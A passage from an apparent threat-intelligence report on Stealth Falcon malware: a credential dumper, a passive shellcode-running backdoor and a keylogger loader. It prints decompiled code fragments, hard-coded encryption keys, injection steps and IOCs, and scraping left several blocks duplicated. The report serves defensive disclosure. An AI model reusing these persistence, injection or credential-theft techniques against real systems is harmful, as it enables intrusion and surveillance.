These files, when combined, allow an attacker to extract, decrypt, and abuse credentials — either offline or for use in live attacks. As these files are actively used and locked by system processes, the tool bypasses these restrictions by operating on a virtual disk instead.

To achieve this, the dumper uses the open-source .NET library **DiscUtils** to read and extract the targeted files directly from the VHD (`C:\ProgramData\ds_notifier_0.vhdx`). It then compresses each file using Gzip:

```
if (array2.Length != 0)
{
    DiscFileSystem discFileSystem = array2[0].Open(sparseStream);
    Class0.Class1[] array5 = array4;
    int i = 0;
    while (i < array5.Length)
    {
        Class0.Class1 class4 = array5[i];
        if (class4.method_0() != "")
        {
            try
            {
                string text3 = class4.method_2();
                Class0.smethod_1("[*] Starting to download " + class4.method_0());
                using (SparseStream sparseStream2 = discFileSystem.OpenFile(class4.method_0(), FileMode.Open, FileAccess.Read))
                {
                    Class0.smethod_1(string.Format("[+] Opened file with path {0} for with size: {1}", class4.method_0(), sparseStream2.Length));
                    using (FileStream fileStream = File.Create(text3))
                    {
                        using (GZipStream gzipStream = new GZipStream(fileStream, CompressionMode.Compress))
                        {
                            sparseStream2.CopyTo(gzipStream);
                        }
                    }
                    Class0.smethod_1("[+] Wrote compressed file with path " + class4.method_0() + " to " + text3);
                }
                goto IL_3A9;
            }
            catch (Exception ex2)
```



Figure 24 – Use of DiscUtills library to read files from a virtual disk.

After extraction, the tool bundles all the output files into a single compressed ZIP archive which is saved as `C:\ProgramData\ds_notifier_2.vif`.

Notably, this credential dumper does not include any C2 or exfiltration mechanism and likely relies on some other component to retrieve or exfiltrate the resulting archive.

The tool also includes a logging feature which is controlled by an encrypted byte flag. If this flag is set to `1`, the tool creates and writes logs to `%temp%\logfile.log`.

Passive backdoor

The passive backdoor sample named `usrprofscc.exe` is a tiny application written in C. Its main purpose is to listen for incoming requests and execute shellcode payloads from them.

The backdoor is mostly unobfuscated, except for some string encryption using a simple algorithm based on a single key shared across all strings which applies an addition operation between a character in a string and a character in the key:

```
// decrypt str uninstall
n8 = 8;
key = (char *)gl_str_dec_key;
__decrypt_str_debug = 0;
v9 = &str_uninstall[8];
strcpy(str_uninstall, "uninstall");
for ( i = 8; i >= 0; --i )
  *v9-- += *((_BYTE *)&key + (i & 7));
key = (char *)gl_str_dec_key;
```

Figure 25 – Example of a string decryption routine.

The executable also contains two AES-encrypted data blobs: one stores information about the service that will run the backdoor, and the other contains auxiliary constant values for network communication. Both are encrypted with the same key:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

aes_key_1 = { 5D EC B6 42 02 98 AF F8 4A E6 A9 EF 57 1B 41 29 14 8D 09 BB 99 DD 08 D8 57 A7 2D 3F 6E D1 DA FA }

aes_iv_1 = { E6 A6 D2 5A 3F B5 57 43 F2 26 B5 B4 B4 DC A8 56 }

aes_key_1 = { 5D EC B6 42 02 98 AF F8 4A E6 A9 EF 57 1B 41 29 14 8D 09 BB 99 DD 08 D8 57 A7 2D 3F 6E D1 DA FA } aes_iv_1 = { E6 A6 D2 5A 3F B5 57 43 F2 26 B5 B4 B4 DC A8 56 }

aes_key_1 = { 5D EC B6 42 02 98 AF F8 4A E6 A9 EF 57 1B 41 29 14 8D 09 BB 99 DD 08 D8 57 A7 2D 3F 6E

D1 DA FA }
aes_iv_1 = { E6 A6 D2 5A 3F B5 57 43 F2 26 B5 B4 B4 DC A8 56 }

The sample has three running modes based on the arguments it receives:

`install` – Create a new service.

`uninstall` – Delete and stop the created service.

`debug` – Debugging mode in which the program manually calls the main service function via `StartServiceCtrlDispatcherA`, allowing it to run without being managed by the Service Control Manager. This may be used to test the backdoor without needing to install it as a Windows service.

The backdoor requires admin permissions to run. When install mode is triggered, the service is created with the following parameters:

Service Name: `UsrProfSCC`

Service Display Name: `User Profile Service Check`

Service Description: `This service checks for the service that supports user profile updating.`

```
hSCManager = OpenSCManagerA(0, 0, 0xF003Fu);
if ( hSCManager )
{
  GetModuleFileNameA(0, Filename, 0x105u);
  Filename_1 = &v7;
  strcpy(BinaryPathName, "\"");
  do
    ++Filename_1;
  while ( *Filename_1 );
  strcpy(Filename_1, Filename);
  v4 = &v7;
  do
    ++v4;
  while ( *v4 );
  *(_WORD *)v4 = 34;
  if ( CreateServiceA(
         hSCManager,
         gl_ser_ServiceName,
         gl_ser_DisplayName,
         0xF01FFu,
         0x10u,
         2u,
         1u,
         BinaryPathName,
         0,
         0,
         0,
         0,
         0) )
  {
    hService = OpenServiceA(hSCManager, gl_ser_ServiceName, 2u);
    if ( hService )
    {
      Info = &gl_ser_ServiceDescription;
      ChangeServiceConfig2A(hService, 1u, &Info);
      CloseServiceHandle(hService);
      CloseServiceHandle(hSCManager);
    }
    else
    {
      GetLastError();
```

Figure 26 – Service creation from the install mode.

The service creates a socket that listens for requests. If a request is received, it undergoes AES decryption and validation. If successful, depending on a parameter in the received data, the service can either begin a new communication by connecting to a socket or listen to a new socket as specified in the request.

In both cases, the received shellcode is treated the same way: a thread is created that is responsible for executing it. Based on the parameters in the data received:

A shellcode can be executed directly, without accounting for its result, or

A pipe with a random name is created, which can be used to send back the results of the executed shellcode.

In both cases, an indication of thread finish/thread results is returned.

All the network communication is encrypted using AES with the same keys as the service information.

Custom keylogger

The keylogger is delivered by its loader, a DLL called `StatusReport.dll`, written in C++.

The loader uses simple XOR string decryption, with most of the strings being encrypted:

```
// CreateNewHostProcess: Last error: %d
*&str_dec[17] = 0xA23D0146;
*&str_dec[1] = 0x44E0BCAA;
*&str_dec[13] = 0xEABCB99A;
*&str_dec[5] = 0x759F2B10;
*&str_dec[37] = 0x640D;
*&str_dec[29] = 0x3C0B57F7;
*&str_dec[25] = 0xABC99A17;
*&str_dec[9] = 0x1762F262;
*&str_dec[33] = 0xDE3030EB;
*&str_dec[21] = 0x6CF6352A;
do
{
  v3 = v2++;
  str_dec[v2] ^= xor_key[v3 % 0xD];
}
while ( v2 < 0x26 );
```

Figure 27 – String obfuscation.

The loader also uses API hashing, although surprisingly, not all API imports are hashed. Some of them remained unobfuscated, such as:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

ExpandEnvironmentStringsA

WriteProcessMemory

GetThreadContext

SetThreadContext

ResumeThread

ExpandEnvironmentStringsA WriteProcessMemory GetThreadContext SetThreadContext ResumeThread

ExpandEnvironmentStringsA
WriteProcessMemory
GetThreadContext
SetThreadContext
ResumeThread

This might be an indicator that the code that uses them was added separately.

After resolving the imports, the loader tries to impersonate `explorer.exe` by grabbing and duplicating its token. It then attempts to start the process `%windir%\system32\dxdiag.exe` using the function `CreateProcessAsUserA` and finally, writes shellcode into the newly created process. The shellcode resides inside the original DLL, unencrypted.

The shellcode then does the same import resolving, loads a DLL embedded in it in unencrypted form, and calls the export `_1` of the loaded DLL.

The keylogger DLL, unlike the components that loaded it, doesn't use API hashing. First, it sets up RC4 keys based on the hard-coded one it contains. Then it decrypts the config using the RC4 key `667F879621D8F492`.

The decrypted config looks like this:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

struct config{

DWORD key_size = 0x20;

char rc4_key[0x20] = {F5 42 D8 EB CA 0C 56 F8 1F 21 0F 43 D4 F1 44 A0 42 87 08 AC CA F8 9A DE 44 CC 01 0B 65 0C FA E3}

DWORD ukn_1;

DWORD ukn_2;

wchar_t path[256] = L"C:\Windows\Temp\~TN%LogName%.tmp";

wchar_t log_name[32] = L"LogName";

DWORD uuid_related;

}

struct config{ DWORD key_size = 0x20; char rc4_key[0x20] = {F5 42 D8 EB CA 0C 56 F8 1F 21 0F 43 D4 F1 44 A0 42 87 08 AC CA F8 9A DE 44 CC 01 0B 65 0C FA E3} DWORD ukn_1; DWORD ukn_2; wchar_t path[256] = L"C:\Windows\Temp\~TN%LogName%.tmp"; wchar_t log_name[32] = L"LogName"; DWORD uuid_related; }

```
struct config{
    DWORD key_size = 0x20;
    char rc4_key[0x20] = {F5 42 D8 EB CA 0C 56 F8 1F 21 0F 43 D4 F1 44 A0 42 87 08 AC CA F8 9A DE 44
CC 01 0B 65 0C FA E3}
    DWORD ukn_1;
    DWORD ukn_2;
    wchar_t path[256] = L"C:\Windows\Temp\~TN%LogName%.tmp";
    wchar_t log_name[32] = L"LogName";
    DWORD uuid_related;
}
```

After config decryption, the keylogger sets up various APIs for its keystroke capture functionality and continuously writes all the logged keystrokes to a file under `C:/windows/temp`, encrypted with the RC4 key from the configuration.

The keylogger doesn't have any C2 communication functionality, so it needs to work in conjunction with some other component which is able to grab the output file and send it to the C2 server.

Conclusion

Stealth Falcon is continuously evolving to become even more effective. The threat actors' recent operations involve the use of a zero-day vulnerability (CVE-2025-33053) and showcase a creative approach to infection chains by leveraging WebDAV, LOLBins, multi-stage loaders, and a mix of native and .NET components.

The threat actors have also been putting significant effort into improving the stealth and resilience of their payloads. Stealth Falcon employs commercial code obfuscation and protection tools, as well as custom-modified versions tailored for different payload types. This makes their tools more difficult to reverse-engineer and complicates tracking technical changes over time.

For their attack infrastructure, Stealth Falcon consistently buys and repurposes older, legitimate domains through the NameCheap registrar, typically in the .net or .com TLDs. Older domains with a clean history and established reputation are less likely to be flagged as malicious by security systems, and their use also helps complicate attribution and infrastructure tracking.

All of this enables Stealth Falcon to ensure their custom payloads remain undetected in monitored environments—or at the very least, makes them hard to track, analyze, and attribute.

Protections

Check Point Threat Emulation, Intrusion Prevention System and Harmony Endpoint provide comprehensive coverage of attack tactics, and file types, and protect against the attacks and threats described in this report.

IOCs

Hashes:

ba5beb189d6e1811605b0a4986b232108d6193dcf09e5b2a603ea4448e6f263c	url file
e0a44274d5eb01a0379894bb59b166c1482a23fede1f0ee05e8bf4f7e4e2fcc6	url file

da3bb6e38b3f4d83e69d31783f00c10ce062abd008e81e983a9bd4317a9482aa	Horus Loader
ddce79afe9f67b78e83f6e530c3e03265533eb3f4530e7c89fdc357f7093a80b	Horus Agent
1d95a44f341435da50878eea1ec0a1aab6ae0ee91644c497378266290a6ef1d8	custom Apollo
700b422556f070325b327325e31ddf597f98cc319f29ef8638c7b0508c632cee	keylogger loader
aa612f53e03539cdc8f8a94deee7bf31f0ac10734bb9301f4506b9113c691c97	keylogger
66a893728a0ac1a7fae39ee134ad4182d674e719219fbf5d9b7cd4fd4f07f535	passive backdoor
cd6335101e0187c33a78a316885a2cbf4cbbd2a72daf64a086edb4a2615749fb	credential dumper loader
257c63a9e21b829bb4b9f8b0e352379444b0e573176530107a3e6c279d1919da	credential dumper
5671b3a89c0e88a9bfb0bd5bc434fa5245578becfdeb284f4796f65eecbd6f15	
3259ecfb96d3d7e2d1a782b01073e02b3488a3922fd2fd35c20eeb5f44b292ec	
8065c85e387654cb79a12405ff0f99fd4ddd5a5d3b9876986b82822bd10c716f	
0598e1af6466b0813030d44fa64616eea7f83957d70f2f48376202c3179bd6b1	
f270202cd88b045630f6d2dec6d5823aa08aa66949b9ccd20f6e924c7992fea7	
092c344330bd5cba71377dead11946f7277f2dd4af57f5b636b70b343bc7ebe0	
dc7cb53c5dc2e756822328a7144c29318cb871890727eff9c8da64a01e8e782d	
db7364296cc8f78981797ffb2af7063bba97e2f6631c29215d59f4979f8b4fce	
4e045c83cf429210e71e324adccad8818540b9805a44c8d79a8c16c3d5f6fbb6	
62797e28a334e392cb56fcc26dd07f04ac03111 0f0e9ed8489ec0825beea75eb	
dec6dda0559e381c23f1dfbe92fa4705c8455430f8278c78c170a7533b703296	
32f2773ceb6503f8a1c3e456d34ceda5c188974a115e5225a1315e7ec3f8eb5e	
50a2b6c1b0a0d308e8016aece9629c1bf6ca4ecc6f4cef34c904e9c3e82355fb	
9ed8f51548a004ac61b7176df12a0064dc3096088cbf3c644a9abdb5c92936f7	
9a82e21c2463d6c23a48409a862e668ed9c205468d216d2280f7debe1ab1ddd8	
46c95af6fea41b55fa0ab919ec81d38a584e32a519f85812fe79a5379457f111	
c5b00e8312e801dc35652c631a14270ed4eec8f6d90d08cdde3c6e7fd1ec24b6	
3b83250383c2a892e0ca86e54fcc6aca9960fc4b425ab9853611ff3e5aa2f9c6	
8291b886cce1f0474db5b3dc269adf31d1659b7d949f62ea23608409d14b9ceb	

Domains:

roundedbullets[.]com
summerartcamp[.]net
downloadessays[.]net
joinushealth[.]com
healthherofit[.]com
worryfreetransport[.]com
radiotimesignal[.]com

fastfilebackup[.]com
cyclingonlineshop[.]com
luxuryfitnesslabs[.]com
purvoyage[.]com